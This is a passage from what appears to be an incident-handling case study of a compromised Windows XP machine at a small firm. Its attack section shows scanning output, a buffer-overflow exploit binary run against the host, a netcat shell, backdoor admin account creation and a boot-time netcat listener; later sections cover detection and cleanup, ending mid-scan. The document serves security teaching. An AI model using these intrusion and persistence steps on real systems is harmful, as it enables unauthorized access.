135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
443/tcp    open        https
445/tcp    open        microsoft-ds
3306/tcp   open        mysql
```

[23] Command line version of Nmap http://www.insecure.org/nmap/nmap_download.html

```
3372/tcp   open        msdtc
3389/tcp   open        ms-term-serv
Remote operating system guess: Windows Me, Win 2000, or Win XP

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Interesting ports on PhoneMachine (10.0.10.5):
(The 1597 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
5673/udp   open        ?
Remote operating system guess: Windows 2000/XP/ME
```

From the nmap output our attacker concludes that host 10.0.10.10 is likely to be a server used for hosting office websites and host 10.0.10.5 is probably an employee workstation. Since there are several ports open on 10.0.10.10 including port 21 and the host name is Fileserver this is a good guess that this is the machine Heather FTPs her work to. The attacker now digs further into the machines to pinpoint the OS further looking for service packs and hot fixes installed. Running Winfingerprint gives him a more in-depth look at the machines.

Output from Winfingerprint on host 10.0.10.10

```
IP Address:   FileServer (10.0.10.10):
NetBIOS:      FileServer
SID:          S-1-5-21-951567501-1292428093-1801674531
Domain:       Fast QuoteD
Fingerprint:
        Role: NT Member Server
        Role: NT Workstation
        Role: LAN Manager Workstation
        Role: LAN Manager Server
        Role: Backup Browser
        Role: Terminal Server
        Version: 5.0
        Comment:
Service Pack 4
        KB819696 Windows 2000 Hotfix - KB819696
        KB820888 Windows 2000 Hotfix - KB820888
        KB822831 Windows 2000 Hotfix - KB822831
        KB823182 Windows 2000 Hotfix - KB823182
        KB823559 Windows 2000 Hotfix - KB823559
        KB823980 Windows 2000 Hotfix - KB823980
        KB824105 Windows 2000 Hotfix - KB824105
        KB824141 Windows 2000 Hotfix - KB824141
        KB824146 Windows 2000 Hotfix - KB824146
        KB825119 Windows 2000 Hotfix - KB825119
        KB826232 Windows 2000 Hotfix - KB826232
        KB828035 Windows 2000 Hotfix - KB828035
        KB828749 Windows 2000 Hotfix - KB828749
        KB829558 Windows 2000 Hotfix - KB829558
        Q816093 Windows 2000 Hotfix (Special Release) Q816093
Scan completed in 2.25 seconds
```

Wow! This machine is pretty much up-to-date with service packs and hot fixes. The attacker moves on to host 10.0.10.5 assuming that since this is an employee workstation that it more likely to not be updated with the latest service pack.

Output from Winfingerprint on host 10.0.10.5

```
IP Address:   10.0.10.5 PhoneMachine
NetBIOS:      PhoneMachine
SID:          S-1-5-21-3813086739-9933390780-1244716356
Domain:       FAST QUOTED
Fingerprint:
        Role: NT Workstation
        Role: LAN Manager Workstation
        Role: LAN Manager Server
        Role: Server sharing print queue
        Role: Potential Browser
        Version: 5.1
        Comment: Dell XP Pro
Scan completed in 2.10 seconds
```

Jackpot. Winfingerprint reveals what the attacker expected - a workstation on Fast Quote's LAN running Windows XP Pro with no service packs or hot fixes installed. There are several exploits that we could use, but the attacker will use the Microsoft Workstation Service Buffer Overflow to exploit this system.

Exploiting the System

To compromise the Windows XP host at Fast Quote, our attacker tftps the wksvc.exe from his machine to the hidden directory on Heather's pc. This is the binary executable that will be used to exploit the Microsoft Workstation Service. Now we will actually demonstrate our buffer overflow attack.

While connected to Heather's PC with netcat our attacker will execute the wksvc.exe, passing it the IP address of the Windows XP machine (10.0.10.5). Usage is as follows:

```
        Wksvc.exe 10.0.10.5
```

Once the exploit is successful the output will be as follows:

```
        C:\wksvc 10.0.10.5
        Attempting null session: 10.0.10.5
        Attacking: 10.0.10.5

        \\10.0.10.5
        GetProcAddr: 71c550e8
        Sending exploit, you should be able to netcat to the host
```

You have now successfully smashed the stack on the host and created a shell that listens for requests on TCP port 4444. The attack left no obvious footprint on the host. Doing a quick netstat –an (netstat is a diagnostic command that displays protocol statistics and current TCP/IP network connections) on the newly compromised host displays the following:

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    0.0.0.0:1027           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1900         *:*
```

From the above output we can see that our buffer overflow worked because the host is accepting connections on TCP port 4444. Our attacker connects to the host using netcat with the following command: netcat –v 10.0.10.5 4444. This instructs netcat to connect to port 4444 and be verbose. Once the connection is established you are sitting at a command prompt on the host with system level privileges.

Keeping Access

As we did earlier, we can continue to access this host with our buffer overflow on port 4444 or we can exploit the host further so we have additional ways to access the host if one should fail. Our attacker decides to set up netcat as he did on

Heather's pc so that each time the machine boots it loads netcat and listens for connections on port 6466. To do this he has to copy some of his tools off of Heather's pc and onto the Windows XP box. He attempts to run tftp from the Windows XP box, but it fails to connect to his tftp server. The attacker becomes worried because this means outbound traffic to access his tftp server, port 69 could possibly be blocked by the office firewall and this failed attempt could be logged. He decides to copy the files from Heather's pc to the Windows XP box. To do this he performs the following steps:

1. Create a new user account called TSWinuser. The following command creates a new user called TSWinuser and sets a password of 123 to the account: net user TSWinuser "123" /add
2. Make the new user a member of the Administrator group. The following command adds TSWinuser to the Administrator group: net localgroup Administrators TSWinuser /add
3. Map a drive from Heather's pc to the Windows Box. From Heather's pc the following command maps a drive letter from Heather's PC to the Windows XP box: net use z: \\10.0.10.5\c$ /u:"TSwinuser"
4. Once you enter the command in step 3 you will be asked to enter the users password. Enter the password setup in step 1 "123".
5. You have successfully mapped drive letter Z from Heather's pc to the Windows XP box.
6. Copy the files in the hidden directory on Heather's PC to the Windows box.
7. Copy regini.exe, winupdater.exe and updater.ini from Heather's pc to the windows system directory on the Windows XP box.
8. Log back onto the Windows XP box using netcat and change directories into the Windows system directory.
9. Run regini.exe updater.ini. Doing this modifies the registry to execute netcat (renamed to winupdater) each time windows boots. Winupdater accepts connections on port 6466.

Now our attacker has two different ways to access this host. He can continue to connect with the buffer overflow on port 4444 or when the machine reboots port 6466 becomes available.

Covering Tracks

Now the attacker needs to cover his tracks. He deletes regini.exe and updater.ini from the Windows\System directory. He leaves behind winupdater.exe (renamed netcat) so it will execute each time the computer boots. Besides the registry modification this is the only trace he left on the computer, as the buffer overflow left no fingerprint on the system.

5.0 The Incident Handling Process

Introduction
Now we will switch our focus from attacking the host to the incident handling process. We will evaluate all the steps that the Fast Quote IT team took from the time the incident was discovered. Each step will be scrutinized and recommendations will be made for improvements.

5.1 Preparation

Fast Quote's IT team felt that they had designed a relatively secure layered network. The T1 router was installed and is managed by Fast Quote's Internet provider, CheapT1's.com. The router is a Netopia R5300 and it is not configured to filter inbound and outbound traffic. The router connects to a Sonicwall Pro 4060 firewall appliance. The Sonicwall has three Ethernet ports: WAN, LAN and DMZ. The router connects to the WAN, the LAN runs to a 3com switch and the DMZ runs to a separate 3com switch. The office workstations are connected to the LAN switch and the web servers are connected to the DMZ switch. The Sonicwall is a statefull firewall that is configured to work in transparent mode so the DMZ and the WAN are on the same subnet. The LAN is on a private address and is segmented from the DMZ, but trust is enabled from LAN to DMZ and DMZ to LAN. The IP block for the LAN is 10.0.10.0-10.0.10.255 and the DMZ is 208.88.x.5-208.88.x.20. The Sonicwall acts as a DHCP server and hands out IP's in the address range of 10.0.10.50-10.0.10.200 gateway 10.0.10.20. NAT is configured on the Sonicwall and the NAT address is 208.88.X.7. VPN IPSec settings are 3DES Encryption with IKE Pre-Shared secret key for authentication. VPN access rules are configured as default so it allows unrestricted access to any workstation on the LAN. The access rules are configured as follows:

- LAN To WAN ports TCP 20,21,80,443,3389 and UDP 53
- WAN To DMZ ports TCP 20,21,80,443,3389
- DMZ To WAN ports TCP 80,443 and UDP 53
- LAN To LAN unrestricted
- DMZ To LAN trusted unrestricted
- LAN To DMZ trusted unrestricted
-

Recommendations would be to filter all ports on the router and only allow the ports that are needed. This small configuration change would add an extra layer of security. Most IT guys forget that a router is the entry point into an organization and by setting up filtering you are adding a huge layer of security because the router is dropping all traffic unless it is designated to that port.

Fast Quote is a relatively small company and it doesn't have the funds to have the proper IT staff. The IT staff consists of two individuals: Tom Green is the Network Admin and Kevin Smith is Tom's assistant. Tom and Kevin have no formal schooling and they are only familiar with the Windows networking environment. Both of them have no security training, but Tom tries to stay on top of vulnerabilities and he consults with friends on his configuration. Their configuration is all trial and error and researching books and doing searches on the Internet. Tom reports directly to the CEO of the company, Terri Blaine. Mrs. Blaine is a very demanding person and has no knowledge of networks and demands that everything be online all the time, but won't spend any money until incidents arise. This is the typical CEO mentality, "don't spend until a problem occurs." Because of Tom and Kevin's lack of training they have no formal procedures in place. Recommendation: Even small organizations should have a formal incident handling procedure in place. This might take some time to construct but all incidents should follow a detailed procedure and be documented thoroughly. After each incident you can later review them and make adjustments accordingly. Never make the same mistake twice.

5.2 Identification

Here we will outline how the incident was identified. Each morning Kevin has a daily task of checking the systems and reporting the information back to Tom. Kevin's daily tasks consists of the following:

1. Check servers event viewer for failed audits
2. Check memory on each server
3. Check disk space on each server
4. Check scheduled task codes to make sure all scheduled tasks ran the previous night.
5. Check Tape backup and make sure backup was successful
6. Review firewall logs and look for any alerts
7. Check Anti Virus definition files to make sure they are up-to-date
8. Send daily task to Tom


Brief summary of the incident handling timeline:

Handling Process	Action Taken
Identification	While reviewing the firewall logs Kevin notices a failed outbound connection attempt from IP 10.0.10.5 to a public IP on port 69. After further research he discovers this IP belongs to the Phone Machine. Kevin immediately informs Tom of the incident. Tom contacts Terri, but she says to leave everything operational, as the phone machine is critical to their business. She informs Tom to research it, but to not take anything off line without her approval. Tom decides to research the phone machine further and discovers an account called TSWinuser. This throws up a red flag because neither he nor Kevin recall ever creating this account, but since they have no logs to reference back on they leave the account. Because of the account name Kevin and Tom feel this might be a standard Windows account.
Containment	Because Tom was instructed to only investigate the problem he decides to install port monitoring software on the phone machine to see what processes are accessing what port. The software he uses is freeware called Active Ports[24]. Active Ports reveals a suspicious process called Winupdater listening on port 6466. Since Kevin has no formal documentation on the installed processes for that machine he has no choice, but to leave it running as it might be part of the phone software.
Eradication	Tom informs Terri of a suspicious process running and he advises her that the process should be terminated. Terri gives him the ok and he kills the running process. Killing the process has not interrupted their service. Tom searches the registry for the file and finds it in the Windows Run. He removes the entry and then finds the file on the hard drive. Reviewing the properties of the file revealed nothing. Tom moves the file to a floppy disk for further investigation.
Recovery	Active Ports doesn't show any further suspicious activity and to them the systems are operational and the problem is solved.
Lessons Learned	Meeting to discuss better documentation on equipment and if incidents should arise the ability to take things off line without approval from the CEO.

[24] Active Ports enables you to monitor all open TCP and UDP ports http://www.protect-me.com/freeware.html

The steps above indicate a number of problems. First of all, several incidents were overlooked as to how the file got there in the first place and who created that mystery account. Having proper documentation on the equipment from the start that lists all the user accounts, open ports, installed services and running processes would have given them something to reference back to. Kevin, being in charge of the IT department, should have complete autonomy in making decisions in bringing equipment offline. When incidents arise it is critical that they be handled immediately, and he shouldn’t have to wait for permission from someone in order to handle problems.

Time line of the incident



Start
Attacker scans FastQuote Network 01:30 AM
Attacker fails to connect to his Tftp sever 02:30 AM
Attacker runs tools to keep access to the box. Sets up Winupdater to accept connectoins on port 6466 each time computer boots 1:00 AM
Attacker covers his tracks by deleting all tools execpt winupdater.exe 12:15 AM
Apr 18, 2003 Friday
4/19 Saturday
4/20 Sunday
Apr 21, 2003 Monday
Attacker compromises Phone Machine 02:00 AM using Microsoft Workstation Buffer overflow
Attacker creates TSWinuser account and adds this account to the Administrators group 12:00 AM
Arracker copies files from Heather's PC to Phone Machine 12:30 AM
8:45 AM Kevin reviews firewall logs and notices a failed attempt to connect to the WAN on port 69 from host 10.0.10.5 on Sat. 4/19 @ 2:30 AM
9:00 AM Kevin and Tom discover the host is the phone machine
9:15 AM Tom installs Active Ports on the phone machine and sees a suspsicious process winudpater listening on port 4444.
9:20 AM Tom contacts CEO and gives her a update. She gives the ok to terminate the process
9:30 AM Tom searchs registry and finds the winudpater.exe is being started each time the machine boots
9:35 AM Tom finds the file and moves the file off the HD for futher investigation
11:00 AM Kevin reviews security logs and notices TSWinuser logged on serveral times over the weekend.
Kevin perfroms daily tasks 8:30 AM
8:47 AM Kevin informs Tom of the incident
9:10 AM Tom contacts CEO and informs her of the incident
9:17 AM Tom discovers suspicious account TSWinuser. He leaves the account enabled.
9:22 AM Tom kills the suspiscious process
9:31 AM Tom removes the registry entry and searchs the HD for the file.
Apr 22, 2003 Tuesday
10:00 AM Tom contacts CEO and tells her of his findings. She wants a full explanation of how the machine was compromised and Tom recommends disabling all VPN access until he can isolate the problem.
12:00 PM Kevin, Tom and CEO meet to discuss their theories to what happend. There is no evedience on the machiens that would give them any ideas to what happend. Tom and Kevin suggest to update the Phone machine to the latest Service pack and to hire a consult to reveiw their security measures.
4:00 PM Systems updated and restored to normal. Still reseraching how the machine was compromised VPN Access still diasbled.
Apr 22, 2003 Tuesday
11:30 AM Kevin reviews VPN access logs and learns the only user connected over the weekend was Heather's PC.
12:30 PM Kevin installs XP Service pack1 and 20 critical updates to the phone machine
5:00 PM Contacted ABC Security to review network security configurations
Finish

The problem was initially detected and confirmed to be an incident when Kevin reviewed the firewall logs. The attacker made a mistake when they attempted to connect to a port that was closed on the firewall. The Sonicwall firewall logs revealed the following:

```
04/19/2003 02:30:29.528 -       TCP connection dropped-
        Source:10.0.10.5, 1069, LAN -        Destination:213.58.X.X, 69,
WAN -        MAC address: 00.46.6B.5F.2B.FA -
```

If the Sonicwall would have been configured to send out alerts via SMTP then Kevin and Tom could have been notified immediately of the alert. Since the IT budget is low the CEO didn't feel it was necessary to purchase phones that could receive text messages.

The output from Active Ports shows the winupdader.exe process running and listening for connections on port 6466. Kevin and Tom both feel that this process is a possible Trojan.



Process	PID	Local IP	Local Port	Remote IP	Remote Port	State	Protocol	Path
iexplore.exe	2504	127.0.0.1	6443			LISTEN	UDP	C:\Program Files\Internet Explorer\iexplore.exe
winupdater.exe	3936	0.0.0.0	6466			LISTEN	TCP	C:\WINDOWS\SYSTEM\winupdater.exe

Kevin reviews the DHCP logs on the Sonicwall and notices that the only DHCP over VPN address handed out over the weekend was Heather's pc. Kevin feels the network was compromised from Heather's pc and recommends disabling all VPN access until the consultants look them over.

Kevin and Tom created an incident list for the consultants:

1. A notepad of their notes
2. The mysterious executable that was listening for connections on port 6466
3. Sonicwall logs showing failed attempt to access outbound port 69 from the LAN.
4. Screen shots of the machines

The evidence will be stored in the company's safe until the consultants arrive.

5.2 Containment

The first step was to kill the process Winupdater.exe running on the Phone machine that was listening for connections on port 6466. Further research was done to try to determine what the process actually does, but searches on the Internet turned up nothing. All VPN access was disabled and all passwords had to be changed. This includes all Active Directory and system accounts along with the firewall passwords. Being that the phone machine is critical to their business the decision was made to take it offline for further analysis. This is an important step, as the infected machine is now separated from other machines on the network. Kevin and Tom decide to make an image of the drive using

WinHex[25]. WinHex allows you to make a bit-by-bit copy of the drive. This preserves the state of the drive at time of infection so further analysis can be performed.


From the incident Kevin and Tom decided it was time to create a set of tools that could be used to handle incidents. Their jump kit consists of the following:

- A notepad for taking notes
- A USB external Iomega drive. This drive is used to copy data off machines and to install any necessary tools.
- A 5 port Hub. Used to set up a tap into networks to sniff traffic to a host.
- Cell phone
- Blank floppy disks
- Blank CD's
- Phone book address list. Consists of all emergency contacts.
- Variety of debug tools on CD's
- Windows 2000 Server CD
- Anti Virus software
- Laptops used only for incident handling process

Their jump kit seems to be pretty much in order. The only improvement I can recommend is to have a CD with statically linked binaries, a tape recorder and maybe an extra IDE 20 GIG HD.

Imaging the drive using WinHex is performed to make a bit-by-bit copy of the drive for further analysis. WinHex "Clone Disk" copies a defined number of sectors from a source to a destination disk. Both disks must have the same sector size. In order to duplicate a drive entirely (i.e. copy all the sectors of the drive), you must make sure to enable the "copy all sectors" option so the correct number of sectors is entered automatically. The destination disk must not be smaller than the source disk. To start the clone disk feature in WinHex select the command "Clone Disk" on the Tools menu. The following window appears:

[25] WinHex-An advanced computer examination and data recovery software http://www.x-ways.net/winhex/forensics.html#Cloning/Imagingg


WinHex
File Edit Search Position View Tools Specialist Options File Manager Window Help
OK
Cancel
Help

Clone Disk (Copy Sectors)

Source disk: Drive C:

Destination file:

[ ] Copy entire source disk

Start sector (source): 0

Start sector (destination): 0

Number of sectors to copy: 1

[ ] Log procedure silently (no error messages)

[ ] Avoid damaged areas. Skip range: 25

[ ] Write pattern for damaged source sectors: *** SECTOR COULD NOT BE READ ***

Further investigation was performed on the machine and nothing else could be discovered that would give them further insight as to how the machine was compromised. The Widows event viewer wasn't setup properly to audit certain objects and because of this the attacker was able to attack the machine and leave no evidence of how they got in. The only file they discovered was the Winupdater.exe in the Windows\System directory and the registry entry that loads the file each time Windows boots. There guess was Heather's PC was compromised and that was the gateway into their network. The phone machine could have been exploited with any number of exploits since it hasn't been updated since the operating system was first installed. Kevin and Tom felt it would be necessary to run the Windows XP system restore and restore the system to a state prior to the incident occurring. They decide to restore the machine one week back. They also contacted Heather at home and advised her of the incident and instructed her to disconnect her machine from the Internet until someone from the office could look at her PC.

5.3 Eradication

Once the system was backed up and all the passwords changed, Kevin and Tom felt that it was important to make sure that all of the machines on the network were patched immediately. They went around to each machine and ran the Microsoft Windows updater service to see what critical patches were available. They scheduled a time after hours to perform the necessary updates.

The following steps were performed to cleanup this incident:

1. Delete the winupdater.exe from the Windows\system directory.
2. Delete the registry entry that loads the winupdater.exe each time the machine boots.
3. Run system restore and restore the system to a known good state. Restore date is 1 week back.
4. Install XP Sp1a
5. Install all critical hot fixes

The IT team feels the root cause of the problem was not having the machine up-to-date with updates. They had mistakenly thought that since this machine was only accessible to the LAN there was no need to update it.

5.4 Recovery

Because the machine that was compromised runs proprietary call management software and has settings that require a phone engineer to set up, the IT department for Fast Quote could not wipe the machine and re-install the operating system. They could only perform a Windows XP system restore and restore the machine to a last known system state of 1 week ago. After the machine was restored to a good system state it was immediately patched and updated. The machine was completely documented for the following:

1. Software installed
2. Running services
3. Running process
4. Scheduled tasks
5. Service packs & hot fixes installed
6. HD space
7. Audit logs configuration
8. Network settings
9. User accounts and groups
10. Latest Anti virus DAT files installed

Shavlik Hfnetchk[26] is a freeware command line tool that runs against a system to verify that all the patches have been applied properly. When executed, Hfnetchk downloads the latest vulnerabilities list and checks a given host against the list. It will report the absence of any patches that the host might be missing. Hfnetchk has the following command line switches:

Parameter List:

[26] HFNetChk checks for the absence of security patches http://hfnetchk.shavlik.com/default.asp

```
-about              About HFNetChk.

-h      hostname       Specifies the NetBIOS machine name to scan.
                    Default is the localhost.

-fh     hostfile       Specifies the name of a file containing
                    NetBIOS machine names to scan.  One machine
                    name per line, 256 max per file.

-i      ipaddress      Specifies the IP address of a machine to scan.

-fip    ipfile         Specifies the name of a file containing
                    addresses to scan. One IP address per
                    line, 256 max per file.

-fq     ignorefile     Specifies the name of a file containing
                    Q numbers to ignore.  One Q number per line.

-r      range          Specifies the IP address range to be scanned,
                    starting with ipaddress1 and ending with
                    ipaddress2 inclusive.  <ipaddress1-ipaddress2>

-d      domain_name    Specifies the domain_name to scan.  All
                    machines in the domain will be scanned.

-n      network        All systems on the local network will be
                    scanned.  (i.e., all hosts in Network
                    Neighborhood)

-history               Displays hotfixes that are
                    explicitly installed and non-superseded
                    hotfixes that are missing.
                    This switch is not necessary for normal
                    operation. Do not use this switch unless you've
                    read  -history usage at
                    http://hfnetchk.shavlik.com/support/history.

-t      threads        Number of threads used for executing scan.
                    Possible values are from 1 to 128. Default is 64


-o      output         Specifies the desired output format.
                    (tab) outputs in tab delimited format.
                    (wrap) outputs in a word wrapped format.
                    (xml) outputs in simple xml format.
                    (xml2) outputs in detailed xml format.
                    Default is wrap.

-x      datasource      Specifies the xml datasource containing the
                    hotfix information.  Location may be an xml
                    filename, compressed xml cab file, or URL.
                    Default is mssecure.cab from the Shavlik
                    website.

-s      suppress        Suppresses NOTE and WARNING messages
                   1 =  S uppress NOTE messages only
                    2 =  Suppress both NOTE and WARNING messages
                    Default is to show all messages.

-nosum  checksum        Do not evaluate file checksum.
                    The checksum test calculates the checksum of
                    files.  This can use up large amounts of
                    bandwidth.  Using this option will speed up a
                    scan and use less bandwidth.  File version
                    checks will be still done.

-b      baseline        Display the status of hotfixes required to
                    meet minimum baseline security standards.

-v      verbose         Displays the details for Patch NOT Found,
                    WARNING and NOTE messages.  Enabled by default
                    in tab mode.

-vv     very verbose    Displays detailed information including
                    bulletin summary, bulletin title and bulletin
                    URL.  Enabled by default in XML output.

-f      outfile         Specifies name of the file to save the results.
                    Default is to display to screen.

-u      username        Specifies optional user name for login
                    to remote computer.

-p      password        Specifies password to be used with user name.

-sum                    Perform file checksum tests.
                    Force checksum tests to be run on non-English
                    language systems. Use only if you have a custom
                    XML file with language-specific checksums.

-proxy                  Use a proxy server.
```

```
    -pxip   IP            IP address of the proxy server.

    -pxpt   port          Port used for the proxy server.

    -pxd    domain        Domain of the user for the proxy.

    -pxu    user          Username to use for proxy server.

    -pxp    password      Password to use for proxy server.

    -pxs                  Save the credentials used for the proxy.

    -ver                  Perform a version test of HFNetChk.

    -ms                   Download the mssecure.cab from Microsoft.
                          The default uses the version hosted by Shavlik.

    -trace                Enable debug logging.
                          This must be the 1st parameter on the command
                          line.  The log file is written to hf.log.
                          This command is not necessary for normal
                          operation and should only be used when
                          troubleshooting an issue with Shavlik
                          Support.

    -?      help          Displays this menu.

Examples:
    HFNETCHK
    HFNETCHK      -v -b
    HFNETCHK      -h hostname
    HFNETCHK      -h hostname -f out.txt
    HFNETCHK      -d domainname -u domainname\username -p password
    HFNETCHK      -d domainname -u username -p password
    HFNETCHK      -h h1,h2,h3
    HFNETCHK      -i 192.168.1.1 -s 2 -t 10 -v
    HFNETCHK      -i 192.168.1.1,192.168.1.8 -h hostname -x mssecure.xml
    HFNETCHK      -d domain_name -s 1 -o tab -x c:\temp\mssecure.xml
    HFNETCHK      -r 192.168.1.1-192.168.1.254 -history -t 20
    HFNETCHK      -x http://www.xyz.abc/mssecure.xml
    HFNETCHK      -x "c:\Space In Path\mssecure.xml"
    HFNETCHK      -fh d:\MyHostFile.txt
    HFNETCHK      -fip d:\MyIPFile.txt
    HFNETCHK      -o xml2
    HFNETCHK      -history
```

```
      HFNETCHK      -ver
      HFNETCHK      -proxy
      HFNETCHK      -pxu user -pxp password -pxd domain -pxip 192.168.1.29
                  -pxpt 8080 -pxs -proxy
      HFNETCHK      -trace -v -b
      HFNETCHK      -about
```

As you can see hfnetchk is very powerful and comes packed with many options. To run hfnetchk against our newly patched machine we enter the following command:

```
        Hfnetchk –h 10.0.10.22
```

Output from hfnetchk scan:

```
C:\Hfnetchk\HFNetChk>hfnetchk -h 10.0.0.225
Shavlik Technologies Network Security Hotfix Checker 3.86
Copyright (C) 2001-2002 Shavlik Technologies, LLC
Shavlik Technologies, LLC
info@shavlik.com (www.shavlik.com), 651-426-6624
All Rights Reserved

Please use the -v switch to view details for
Patch NOT Found, Warning and Note messages

Attempting to download the CAB from:
http://xml.shavlik.com/mssecure.cab

File was successfully downloaded.
Attempting to load .\mssecure.xml.
===============================================================

Scan performed Fri Apr 30 15:01:17 2004
Shavlik Technologies Network Security Hotfix Checker, 3.86
Using XML data version = 1.1.1.998  Last modified on 4/14/2004.

Scanning 10.0.10.22
